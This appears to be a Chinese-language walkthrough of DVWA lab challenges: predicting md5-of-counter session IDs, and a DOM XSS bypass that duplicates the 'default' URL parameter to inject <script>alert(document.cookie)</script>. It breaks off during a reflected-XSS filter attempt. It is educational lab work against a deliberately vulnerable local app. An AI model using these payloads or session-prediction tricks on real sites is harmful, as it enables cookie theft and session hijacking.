
分析的結果是 excellent，代表隨機性是不錯的




也許是類似重新產生次數 + time stamp 的組合 🤔


可能是某種 encode 後長度為 32 的演算法

PHPSESSION 和 dvwaSession 長度一樣是 32





剛好跟 md5 長度一樣，有機會是 md5



有試著分析 cookie 的日期和 `dvwaSession` 之間的關聯，但很不好測，因為時間會變動，又需要轉換，看不出什麼關聯


```
...
php > echo date('Y-m-d H:i:s', '1645171297');
2022-02-18 09:01:37
php > echo gmdate('Y-m-d H:i:s', '1645171297');
2022-02-18 08:01:37
php > echo gmdate('Y-m-d H:i:s', '1645168491');
2022-02-18 07:14:51
php >
...
```


哭啊 先躺平了 🙈

Done


沒招了，絕望之下只好把 `dvwaSession` 丟給 google 大神

```
6512bd43d9caa6e02c990b0a82652dca
```



dvwa.localtest/vulnerabilities/weak_id/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql
View Source
View Help
Inspector
Console
Debugger
Network
Storage
Style Editor
Performance
Memory
Accessibility
Application
DOM
Cache Storage
Cookies
http://dvwa.localtest
Indexed DB
Local Storage
Session Storage
dvwaSession: "6512bd43d9caa6e02c990b0a82652dca"
Created: "Fri, 18 Feb 2022 08:31:22 GMT"
Domain: ".dvwa.localtest"
HostOnly: false
HttpOnly: false
Last Accessed: "Fri, 18 Feb 2022 08:38:02 GMT"
Path: "/vulnerabilities/weak_id/"
SameSite: "Lax"
Secure: false
Size: 43


Google
6512bd43d9caa6e02c990b0a82652dca
全部
地圖
影片
新聞
圖片
更多
工具
約有 44,200 項結果 (搜尋時間：0.39 秒)
https://md5hashing.net › hash › 6512bd43d9caa6e02c9...
Hash md5: 6512bd43d9caa6e02c990b0a82652dca
2015年11月2日 — Md5: 6512bd43d9caa6e02c990b0a82652dca hash digest (reversed, unhashed, decoded, decrypted) ... MD5 (128 bit). The MD5 message-digest algorithm is ...

結果令人意外的單純 🤯



https://md5hashing.net/hash/md5/6512bd43d9caa6e02c990b0a82652dca
Tools:
HASH / UNHASH
SEARCH
RECENT HASHES LIST
HASH TYPE IDENTIFIER
CRYPTOGRAPHY Q&A
ANONYMOUS EMAIL
Md5 hash digest
6512bd43d9caa6e02c990b0a82652dca
Copy Hash
Md5 digest unhashed, decoded, decrypted, reversed value:
11
Copy Value
Blame this record
Md5: 6512bd43d9caa6e02c990b0a82652dca
Md2
3f1bfe20bface460c8c64316b3b58c34
Md4
282fbfeb1d5ccb63947013be1dc02475
Md5
6512bd43d9caa6e02c990b0a82652dca


```
11 -> 6512bd43d9caa6e02c990b0a82652dca
12 -> c20ad4d76fe97759aa27a0c99bff6710
```




```
php > echo md5(11);
6512bd43d9caa6e02c990b0a82652dca
php > echo md5(12);
c20ad4d76fe97759aa27a0c99bff6710
php >
```

目前的值是 11，應該是 Generate 的次數，下一次是 12，session id 應該是 `c20ad4d76fe97759aa27a0c99bff6710`






```
dvwaSession: "c20ad4d76fe97759aa27a0c99bff6710"
```

這關也是靠運氣 🙈，果然運氣點滿也很重要

---

10. DOM Based Cross Site Scripting (XSS)

> The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.

使用之前在中等難度的解法也 ok

```
default=English&<script>alert(document.cookie)</script>
```

觀察

不過這次也有找到新的方式執行 javascript


先來看一下處理選單的 javascript

```
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(
          document.location.href.indexOf("default=") + 8
        );
```

```
        document.write(
          "<option value='" + lang + "'>" + decodeURI(lang) + "</option>"
        );
        document.write("<option value='' disabled='disabled'>----</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");
    </script>
  </select>
  <input type="submit" value="Select" />
</form>
```

可以發現它先透過 `indexOf` 來擷取 URL 上字串 `default=` 的字串開頭位置 (45)

將它 `+8` 個字元的長度 (就是 `'default='` 的長度) 後傳給 `location.href.substring` 就可以切除字串取想要的部分，也就是指定語言的部分




那我們也許可以試著新增一個同樣的參數來測試看看會發生什麼事 🤔

在原本的 `?default=English` 之前再塞入一個 `?default=English2`


```
?default=English2&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English2&default=English
```



👉 成功執行惡意了 javascript，它沒有被經過任何處理，就輸出到頁面上了

前面那段 `?default=English2` 是我們故 `document.location.href.indexOf` 的，它會將 `English2&default=English` 視為原本應該被擷取的 `English` 這組字串




從 console 觀察可以看出表單 js 如何處理 URL 參數，以及如何利用它注入惡意 js

```
document.location.href.substring(
  document.location.href.indexOf("default=") + 8
);

//"English2%3Cscript%3Ealert(1)%3C/script%3E&default=English"
```

Done


```
?default=English<script>alert(1)</script>&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(1)%3C/script%3E&default=English
```




```
?default=English<script>alert(document.cookie)</script>&default=English
```

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie)%3C/script%3E&default=English
```





```
PHPSESSID=ov64qqshkod7693old2kdk59e3; security=high
```

impossible

在 impossible 難度下測試無效 😮💨

```
http://dvwa.localtest/vulnerabilities/xss_d/?default=English%3Cscript%3Ealert(document.cookie)%3C/scrip
t%3E&default=English
```



---

11. Reflected Cross Site Scripting (XSS)

> The developer now believes they can disable all JavaScript by removing the pattern "<scr*ip*t".


剛開始 try 了一陣子想要塞 `<script>` 進去，徒勞無功，就先去休息了

既然封殺了 `script`，那只好找其他活路

原本是想試試看載入外部 js file 的方向，但還沒試成功

